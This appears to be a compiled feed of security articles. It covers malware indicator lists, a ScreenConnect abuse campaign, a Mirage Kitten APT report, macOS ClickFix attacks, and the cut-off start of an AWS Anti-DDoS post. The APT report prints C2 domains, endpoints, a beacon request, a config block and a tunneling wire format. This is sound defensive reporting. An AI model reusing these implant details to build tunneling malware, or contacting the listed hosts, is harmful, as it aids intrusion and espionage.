
Batch scripts (not available)

6ecf84fb18f6747ed08d7598364d853a 1.bat
b874123a80fc4f40e06872b9cb54ebc6 auto.bat
45cf5916fab4272a1313c26e67aa9220 in.bat
4e6d5c4770d5a822d7fcce6a74f7ad73 in.bat
5e26df131ff0a679a0a2699b723b46e3 1.bat

Archive utilities

WinRAR

18dc8bff47cc282508354771d0c8cf8c RecordedTV.exe, recordutil.exe

7zip

9a1dd1d96481d61934dcc2d568971d06 7z.exe

File paths

OctLurk file paths

C:\Users\[username]\Videos\1.bat
C:\Windows\System32\oleasapi.dll
C:\Windows\Media\Welcome01.wav
C:\windows\temp\in.bat
C:\Users\[username]\1.bat
C:\ProgramData\1.bat
C:\Windows\System32\msbasesysdc.dll
C:\Windows\System32\Waavsstrace.dll
C:\Windows\System32\SystemSettings.Publishing.dll
C:\Windows\System32\msdctries.dll
C:\Users\Public\Pictures\AnyDesk.exe
C:\Users\Public\Libraries\msect\dev0
C:\Users\Public\Libraries\msect\dev1
C:\users\[username]\libraries\64.exe
C:\ProgramData\Ehorus\
%TEMP%\fc.exe

SilkLurk file paths

C:\programdata\microsoft\network\connections\nvgwls.exe
C:\ProgramData\Veeam\EndpointData\nvgwls.exe
c:\ProgramData\microsoft\network\connections\vulkan-1.dll
C:\ProgramData\microsoft\network\downloader\vulkan-1.dll
C:\ProgramData\intel\vulkan-1.dll
C:\Users\Public\Music\vulkan-1.dll
C:\ProgramData\HP\NCCOM\vulkan-1.dll
C:\ProgramData\intel\gcc\vulkan-1.dll
C:\Windows\System32\0409\vulkan-1.dll
C:\ProgramData\veeam\endpointdata\vulkan-1.dll
C:\ProgramData\plug\vulkan-1.dll
C:\Program Files\nvidia corporation\display.nvcontainer\plugins\vulkan-1.dll
C:\ProgramData\microsoft onedrive\setup\vulkan-1.dll
C:\vmware\vmware tools\vmware vgauth\schemas\vulkan-1.dll
C:\ProgramData\nvidia\ngx\vulkan-1.dll
C:\ProgramData\microsoft\microsoft\vulkan-1.dll
C:\ProgramData\usoprivate\updatestore\vulkan-1.dll
C:\ProgramData\Microsoft OneDrive\setup\OneDrive.dat
C:\ProgramData\NVIDIA\DisplayDriverContainer1.log
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\ETL.log
C:\ProgramData\NVIDI\NGX\ngx.dat
C:\ProgramData\Intel\GCC\2024.log
C:\ProgramData\veem\pyshellext.amd64.log
C:\ProgramData\Microsoft\RtkNGUI\RtkNGUI64.exe
C:\ProgramData\microsoft\rtkngui\RtkNGUI64Loc.dll
C:\ProgramData\realtek\audio\RtkNGUI64Loc.dll
C:\realtek\audio\RtkNGUI64Loc.dll
C:\ProgramData\USOPrivate\UpdateStore\Store.dat
C:\ProgramData\Microsoft\Crypto\Keys\Store.key
C:\DrvPath\Network\Lan\Realtek\NetSetSvc.exe
C:\drvpath\network\lan\realtek\nvml.dll
C:\microsoft\network\connections\nvml.dll
C:\ProgramData\microsoft\network\connections\nvml.dll
C:\Windows\System32\0419\nvml.dll
C:\veeam\nvml.dll
C:\microsoft\network\nvml.dll
C:\ProgramData\hp\nvml.dll
C:\usoprivate\updatestore\nvml.dll
c:\nvidia corporation\display.nvcontainer\plugins\nvml.dll
C:\Users\Public\Pictures\image.png
C:\Users\Public\Documents\My Pictures\image.png
C:\ProgramData\Realtek\Audio\RtkSmbus.exe
C:\ProgramData\realtek\audio\RtkSmbusLoc.dll
C:\rtksmbusact\RtkSmbusLoc.dll
C:\ProgramData\rtksmbusact\RtkSmbusLoc.dll
C:\realtek\audio\RtkSmbusLoc.dll

PlugX file paths

C:\ProgramData\microsoft\html help\kmsonline.exe
C:\ProgramData\Symantec\RasTls.exe
C:\ProgramData\Symantec\RasTls.dll
C:\ProgramData\Symantec\RasTls.dll.res

WinRAR and 7z file paths

C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
C:\windows\vss\7z.exe

  •  

ScreenConnect leveraged in cyberattacks | Kaspersky official blog
Leveraging legitimate software is one of cybercriminals’ tactics of choice, with remote management tools ranking among their top tools. A recent example involves the remote administration utility ScreenConnect. It’s designed for IT support teams to troubleshoot systems and configure software seamlessly in the background. However, when weaponized by threat actors, ScreenConnect becomes a versatile attack vehicle used to harvest data, deploy malware, and move laterally across corporate networks.

During a recent incident detected by Kaspersky Managed Detection and Response, our experts identified an attempt to use ScreenConnect in an attack. This allowed a detailed study of how attackers used this application in a large-scale malware distribution campaign. The following breakdown illustrates the mechanics of ScreenConnect-assisted attacks, and outlines key strategies to defend your organization against them.

How ScreenConnect reaches target computers

In the campaign analyzed by our experts, the attackers bundled ScreenConnect with legitimate free business software. They established a network of phishing websites to spoof popular tools, including OBS Studio, DS4Windows, DNS Jumper, Glary Utilities, Bandizip, Process Hacker, and others.

These rogue websites featured high-quality designs that could be taken for the official pages, making them highly convincing to unsuspecting users. Once the victim clicks the download button for the software, an archive is downloaded to their computer that contains additional files alongside the requested application:

  • A legitimately signed Microsoft executable (exe), renamed to match the expected application installer (for example, OBS-Studio-Installer.exe)
  • A malicious library named res.1033.dll
  • An Assets directory containing installers for both ScreenConnect and the intended application

Launching the renamed file disguised as the app installer triggers DLL sideloading of a malicious library. This library silently runs the ScreenConnect installation without restarting the system, while using the standard Windows installer to set up the software the user originally tried to install.

The attackers used search engine optimization techniques to drive traffic to their fake websites. As a result, these malicious pages appeared at the top of search results for certain free software utilities on major search engines.

Our experts discovered over 90 domain names translated into more than 10 different languages. While most of these websites targeted English, Russian, and Chinese speakers, several domains catered to German, French, Spanish, Arabic, and other regional audiences.

A detailed analysis of the IP addresses and associated spoofed domains is available in our technical research article on Securelist, along with full indicators of compromise.

Why the attackers exploited ScreenConnect

In this campaign, attackers leveraged ScreenConnect to generate and execute malicious scripts on victim machines. These scripts served several key functions: they created exclusions for specific drives, directories, and processes within Windows Defender, disabled the User Account Control (UAC) security mechanism, and delivered and deployed AsyncRAT – a remote access Trojan.

To maintain persistence, the scripts configured a Windows scheduled task to run the malicious code at preset intervals. AsyncRAT then established a connection with the attackers’ command-and-control server to receive further instructions.

The primary objective of this campaign appears to be gaining unauthorized access to enterprise systems, likely to then resell it on cybercrime marketplaces.

How to secure corporate infrastructure

Although ScreenConnect in and of itself is a legitimate tool, its presence poses a security risk to corporate environments. Consequently, Kaspersky security solutions detect this application as not-a-virus:HEUR:RemoteAdmin.MSIL.ConnectWise.gen.

Security teams should implement the following controls:

  • Enforce strict application control policies, including software allowlisting and restrictions on MSI package installations from unverified sources
  • Monitor for newly installed remote management utilities and scheduled tasks
  • Filter outbound network traffic from workstations to unknown IP addresses and domains

As noted previously, this campaign was originally detected through the Kaspersky Managed Detection and Response service, which can be employed to protect against such threats.

  •  

Mirage Kitten targets Middle East and Africa region with new malware

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.


NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs

smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

  •  

ClickFix on macOS: how the Terminal-based attack works, and how to protect yourself | Kaspersky official blog
AI is getting better and better at solving CAPTCHAs. This makes website creators — who still need to verify that they’re dealing with humans rather than bots — come up with increasingly sophisticated proof-of-humanity checks. It seems an average user would no longer be surprised if asked to recite a poem — or, say, dance Gangnam Style — just to access certain websites. The latter could double as an age check, but I digress.

Attackers have learned to exploit this variety of sometimes bizarre checks to their advantage. In our blog, we’ve talked more than once about the ClickFix attack technique, which is all about slipping a malicious instruction to the victim under the guise of yet another CAPTCHA. Historically, this technique has been used to attack users of Windows-powered devices. However, researchers recently discovered a campaign that targets macOS users. In this post, we talk in more detail about the ClickFix attack technique, the new campaign aimed at Mac users, and the criminals’ goals.

What is the ClickFix attack technique?

Many common attacks and scams rely on social engineering, or more simply put — manipulation. Instead of looking for software vulnerabilities, attackers try to trick the user into doing the dirty work themselves: opening a malicious file, clicking a link to a fake website, sharing sensitive data, or running a harmful command.

The simplest example of social engineering is scam calls, where criminals pose as a boss, neighbor, bank security specialist, police officer… the list goes on almost indefinitely. And if you think that only, let’s say, not-so-smart users fall for these tricks, you’re wrong: social engineering has been used to hack the CIA chief’s email, hijack the X (Twitter) accounts of Elon Musk and Joe Biden, and steal half a billion dollars. In our post, They’re reading you like a book: scammers’ favorite tricks, we take a close look at their favorite techniques — give it a read so you don’t end up sharing company with those famous victims.

The ClickFix attack also relies on social engineering, except the scammers aren’t betting on the victim’s fear of an authority figure, but rather on their trust in technology and their habit of following instructions — even when they don’t quite make sense.


In a classic ClickFix scenario, a user visits a compromised or fake website and, instead of the expected page, sees a notification that there’s an issue. The site might claim that to continue, you need to complete an extra verification check, update your browser, or fix an error.

A typical ClickFix attack scenario

ClickFix: how to infect your own computer with malware in three easy steps. One of the classic variations of the attack targeting Windows users Source

Next, the victim is prompted to follow a few simple steps that look harmless enough at first glance. Usually, this involves copying some text from the attackers’ website, opening the Run window, pasting the text there, and hitting Enter.

In reality, the text is a malicious command that downloads and runs malware on the device. Since the user carries out all the steps themselves, the operating system’s security mechanisms and built-in warnings are often dismissed as just another part of the instructions. In our blog, we’ve covered the typical pretexts used to trick victims into taking dangerous actions; you can read more about them here.

The ClickFix attack scheme quickly began spawning various spin-offs, such as FileFix and ConsentFix. Until recently, the victims of ClickFix and its variants were mostly Windows users, while Mac fans encountered it much more rarely. But lately, the number of ClickFix attacks targeting Apple device owners has been on the rise.

How does the ClickFix attack on macOS work?


The ClickFix attack on Macs, as documented by cybersecurity researchers, begins with the classic fake CAPTCHA scenario. To pass the proof-of-humanity check, attackers prompt the user to copy a command, open Terminal, and paste the text into it.

Malicious ClickFix command for macOS

The contents of the command that the user is prompted to run via Terminal. Source

The more interesting part is what happens after the malicious command is run. First, it downloads a malicious DMG — the standard format for disk images containing installation files in macOS — from a remote server, and saves it to the /tmp temporary folder under a random name. Then the script mounts the disk image without showing it in Finder or creating a desktop icon — keeping it hidden from the user. After that, the script searches the disk image for an app or installation package, and automatically launches it once found.


One case documented in the researchers’ findings involved the widespread AMOS (Atomic macOS Stealer) infostealer being distributed this way. To gain extra privileges on the system, the stealer Trojan displays a fake macOS system authentication window tricking the user into willingly typing in their password.

What are the attackers’ goals?

After the malware is installed, the attackers steal literally everything they can get their hands on from the victim’s device. Atomic macOS Stealer extracts sensitive information stored in Chromium-based browsers (Google Chrome, Microsoft Edge, Brave, Opera, Arc, Vivaldi, CocCoc, and Yandex), as well as Firefox-based ones (LibreWolf, SeaMonkey, Tor Browser, Waterfox, and Zen Browser), such as the following:

  • Cookies
  • Saved logins and passwords
  • Auto-fill data
  • Saved credit and debit cards
  • Browser profile data

On top of all that, the attackers also steal PDF, TXT, and RTF files from the victim’s device. The criminals are especially interested in crypto apps; specifically: desktop crypto wallets like Exodus, Electrum, Atomic Wallet, Wasabi Wallet, Bitcoin Core, Litecoin Core, DashCore, Guarda, Binance Wallet, Dogecoin Wallet, and Tonkeeper. The malware also gathers data from more than 200 cryptocurrency-related browser extensions.

But that’s still not everything…

It also targets the Telegram and Discord desktop apps. The malware doesn’t spare Apple’s ecosystem either — stealing Safari cookies, notes from Apple Notes, and passwords stored in the built-in Apple Keychain.

What Atomic macOS Stealer does after infection

Once a device is infected, Atomic macOS Stealer whisks away everything valuable. Source

All of the collected information is added to a ZIP archive and uploaded to the attackers’ server. In addition, the malware replaces legitimate versions of hardware crypto wallet apps — specifically Ledger Wallet and Trezor Suite — with malicious fakes.

Together, this trove of data gives attackers broad opportunities to further compromise accounts, steal digital assets, and launch new attacks on behalf of the victim.

How do I avoid becoming a victim of ClickFix?

As social engineering attacks continue to grow, users need to be more vigilant than ever. That goes for everything from chatting with strangers on the phone or in messaging apps to everyday online activity.

  • Never paste commands into your Terminal just because a website asks you to — whether it’s to pass a verification check, confirm your identity, or view hidden content. No legitimate website will ever ask you to enable its features by manually running commands Terminal.
  • Never enter your macOS administrator password unless you completely understand what app is asking for it.
  • Regularly install macOS security updates, or better yet, set them to install automatically by going to System SettingsGeneralSoftware Update and clicking the i icon next to Automatic Updates. While recent versions of macOS may warn you when you try to paste suspicious or malicious commands into Terminal, this isn’t a reliable feature. For example, the malicious code shown in the screenshot above didn’t trigger any warnings at all on macOS Tahoe 26.5.2.
  • Trust the warnings from your operating system and security software rather than the instructions — or even the demands — of websites and apps.
  • Install a reliable security suite for macOS. It’ll warn you and block malicious activity if you land on a suspicious website.
  • Use secure password manager to keep your login credentials and crypto assets safe from cybercriminals.

Read our posts to learn about other threats facing Apple device owners:

  •  

AWS Shield Advanced is embracing the AWS WAF Anti-DDoS managed rule group: What changes and how to prepare

July 29, 2026: We’ve updated this post to clarify the AWS Firewall Manager migration path.


Application-layer distributed denial of service (DDoS) attacks are difficult to detect because they closely resemble legitimate traffic. HTTP request floods are now among the most common vectors targeting web applications, using valid-looking requests that blend in with normal user activity.

In June 2025, AWS launched the AWS WAF Anti-DDoS managed rule group, built specifically for application-layer (L7) DDoS protection. AWS Shield Advanced is adopting it as the default application-layer protection, and in time as the only one. On July 27, AWS Shield Advanced begins adding the Anti-DDoS managed rule group to eligible web access control lists (ACLs) in Count mode. It will not cause any interruption to your traffic alongside your existing L7 automatic mitigation and WAF rules. In this blog post, we provide details regarding the Anti-DDoS managed rule group and when the change is expected to reach your web ACLs. You will understand the phases and steps that you need to take before the finish date, including how the monitoring and metrics will change.

Anti-DDoS managed rule group features

The Anti-DDoS managed rule group builds on what Shield Advanced automatic mitigation already provides. It profiles your traffic, learns what normal traffic looks like for your application, and establishes a baseline in minutes rather than hours. When an attack starts, it reacts within seconds and there are no health checks to configure. The rule group adds a Challenge action to the Block and Count actions you already use. Challenge decisions are driven by the AMR labels that mark the suspicion level of each inspected request. One option is a silent browser challenge, which has a background verification that runs in the visitor’s browser with no interstitial page, so legitimate users are never interrupted while automated traffic is filtered out. You can also exclude workload paths that don’t support Challenge, which fall back to Block mitigations instead. Sensitivity is configurable to Low, Medium, or High, and you set it separately for Block and Challenge. Block and Challenge are tuned independently; meaning you can run Challenge at high sensitivity to catch more suspicious traffic while keeping Block low to avoid dropping legitimate requests or reverse it for a stricter posture.

The rest is about cost and visibility:

  • It uses less capacity than before. The rule group needs 50 web ACL capacity units (WCUs), down from the 150 the previous protection required, providing you with capacity for the rest of your rules.
